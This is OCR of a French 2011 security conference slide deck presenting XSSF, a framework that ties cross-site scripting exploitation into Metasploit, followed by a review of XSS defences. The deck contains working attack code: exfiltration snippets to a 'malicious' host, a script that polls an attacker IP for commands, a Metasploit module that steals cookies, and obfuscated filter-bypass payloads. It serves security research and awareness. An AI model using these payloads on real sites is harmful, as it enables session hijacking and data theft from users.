# XSSF : démontrer le danger des XSS

## XSSFramework

Ludovic Courgnaud
ludovic.courgnaud@conix.fr

8 juin 2011


# Kézako ? ? ?



## <script> alert(‘Définition’) </script>

- Injection de données arbitraires dans les paramètres d’une application web
- Exécution de code malveillant sur le navigateur web

# Kézako ? ? ?



## <script> alert(‘Définition’) </script>

- Injection de données arbitraires dans les paramètres d’une application web
- Exécution de code malveillant sur le navigateur web

## Expliquer les risques ?


- Explications souvent limitées à des PoC (popup, vol de cookie, etc.)
- Adaptation de l’attaque pour chaque vulnérabilité rencontrée

# Pourquoi un nouveau Framework ?

XSSF

## C'est pour mieux t'attaquer, mon enfant !

- Attaque générique quelle que soit la XSS
- Mise à disposition d'une bibliothèque d'attaques
- Intégration directement dans Metasploit Framework



# Aarrgghhh : Same-Origin Policy (SOP)

XSSF

- Mesure de sécurité à l'intérieur du navigateur
- Restreint les échanges de données entre deux domaines (AJAX)
- Pourquoi es-tu si méchante ? ? ?
  - Impossibilité de récupérer des données depuis un domaine B vers un domaine vulnérable A
  - Impossibilité d'envoyer des données vers un domaine B depuis un domaine vulnérable A


CONIX SECURITY

# Ouuff : “Contournement” de la SOP



- Récupération de données vers le navigateur

```
<iframe src="http://malicious/file.html"></iframe>

<script src="http://malicious/script.js"></script>
```

# Ouuff : “Contournement” de la SOP



- Récupération de données vers le navigateur

```
<iframe src="http://malicious/file.html"></iframe>

<script src="http://malicious/script.js"></script>
```

- Envoie de données depuis le navigateur

```
<img src="http://malicious/?data=xxx" />

<iframe width=0 height=0><body>
    <form action="http://malicious/" method=POST>
        <input name="data" value="xxx">
    </form>
</body></iframe>
```

# HTML5 : A new hope !



- Support du HTML5 par les nouveaux navigateurs
- Portée des attaques XSS élargie :
  - Nouvelles balises HTML et évènements JavaScript
  - Cross-Origin Resource Sharing :
    - Possibilité de désactiver la SOP entre deux domaines
    - Configuration d'un serveur d'attaque possible pour autoriser les chargements de données depuis un domaine attaqué


```php
<?php
    header('Access-Control-Allow-Origin: http://mail.google.com');
    header('Access-Control-Allow-Methods: GET, POST');
?>
<!-- Code HTML / JavaScript malicieux -->
```

# Intégration dans Metasploit

XSSF

Mais t'as quoi ? ? ? Metasploit !


- Projet open-source
- MSF est un des sous-projets de Metasploit
- Développement et exécution d'exploits contre une machine distante
- Utilisé par :
  - Auditeurs pour tester le niveau de vulnérabilité des systèmes
  - Pirates pour exploiter des machines distantes




CONIX SECURITY

# One ring to rule them all...

XSSF





CONIX SECURITY

# A l'attaque !

XSSF

- Injection du fichier "`http://10.100.48.247:8888/loop`"




```
function executeCode() {
    script = document.createElement('script');
    script.id = "XSSF_CODE";
    script.src = "http://10.100.48.247:8888/ask";
    document.body.appendChild(script);
}
setInterval(executeCode, 5000);
```

# Module XSSF



```
require 'msf/core'
require 'msf/base/xssf'

class Metasploit3 < Msf::Auxiliary
    include Msf::Xssf::XssfServer

    # Module initialization
    def initialize(info = {})
        super(update_info(info,
            'Name'        => 'Cookie getter',
            'Description' => 'Return to metasploit the
                              cookie of the user'
        ))
    end

    # Part sent to the victim, insert your code here !!!
    def on_request_uri(cli, req)
        code = %Q{
            XSSF_POST(document.cookie, '#{self.name}')
        }
        send_response(cli, code)
    end
end
```

# Exploits MSF + XSSF

XSSF

- Gestion simple des modules :
  - Codés “à la façon MSF”
  - MSF possède ses modules
  - XSSF possède ses modules
  - Chacun peut utiliser les modules de l’autre
- Lancement d’exploits MSF depuis une XSS :
  - Exploits ciblés
  - Suite d’exploits possible
  - Aucune modification nécessaire sur les exploits existants
  - Contrôle total de la machine

CONIX SECURITY

# Démonstration


XSSF

http://securitytube.net/XSSF-(Attacking-with-XSS-using-Metasploit)-Part-1-video.aspx

http://blog.conixsecurity.fr/?p=436


# XSSF Tunnel

XSSF



# “Tunnelé” !

XSSF



# Démonstration

XSSF

http://securitytube.net/XSSF-(Attacking-with-XSS-using-Metasploit)-Part-2-video.aspx

CONIX SECURITY

# Bloqueurs XSS



## Avantages

- Blocage préventif de scripts basé sur une liste blanche
- Permet d'éviter l'exploitation de failles

# Bloqueurs XSS



## Avantages

- Blocage préventif de scripts basé sur une liste blanche
- Permet d'éviter l'exploitation de failles

## Inconvénients

- Système très restrictif
- Vulnérabilité XSS sur un site de confiance ?

# Web Application Firewalls (WAF)



## Avantages

- Création de règles personnalisées de conversation HTTP
- Regroupement des contrôles sur un même niveau
- Prévention contres les attaques de type XSS ou SQLi

# Web Application Firewalls (WAF)

XSSF

## Avantages

- Création de règles personnalisées de conversation HTTP
- Regroupement des contrôles sur un même niveau
- Prévention contres les attaques de type XSS ou SQLi

## Inconvénients

- Impossibilité de détecter tous les codes malicieux
  - `eval(eval((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+"(+[])"))`
  - `eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 48, 41, 59));`
- Nécessité de mettre à jour régulièrement les règles

CONIX SECURITY

# Filtres XSS



## Avantages

- Permet d'éviter les attaques XSS volatiles (75% des XSS)
- Filtre la réponse HTTP en fonction de la requête

# Filtres XSS

XSSF

## Avantages

- Permet d'éviter les attaques XSS volatiles (75% des XSS)
- Filtre la réponse HTTP en fonction de la requête

## Inconvénients

- Pas de filtre pour les XSS persistantes
- Certaines applications restent vulnérables
- Difficulté à filtrer tous les codes JavaScript :
  - Exemple de bypass récent découvert sur Chrome :
    `<img src=none onerror="XSS">`

CONIX SECURITY

# Avenir des protections ?

XSSF

- Templates d'auto-échappements XSS
  - Échanges structurés entre client et serveur (XML, etc.)
  - Facebook XHP, Google CSAS, OWASP JXT
  - Obligation d'adapter le projet au template utilisé !
- JavaScript Sandboxing
  - Utilisation du JavaScript pour contrôler le JavaScript
  - Contrôle des éléments tiers (iframes, scripts) lancés à l'intérieur d'une application
  - Google CAJA, JSReg, ECMAScript 5
- Évolution des protections dans les navigateurs
  - Filtres XSS
  - Supports de nouvelles en-têtes HTTP (X-Content-Security-Policy sur Firefox)

CONIX SECURITY

# *"Security is not a product : it's a process. . ."*


XSSF

- JavaScript utilisé sur une majorité d'applications
- Pas de solution miracle côté client
- Sensibilisation des développeurs aux failles XSS (coût ?)
- Filtrage de toutes les entrées utilisateur côté serveur
- Mise en place de protections à l'intérieur même des navigateurs

CONIX SECURITY

- Première version mise en ligne il y a quelques mois
- Nombreux retours de personnes ayant testé XSSF
- Deuxième version fin juin 2011
  - Gestion des échanges binaires
  - Interface graphique pour les logs
  - Améliorations et corrections de bugs
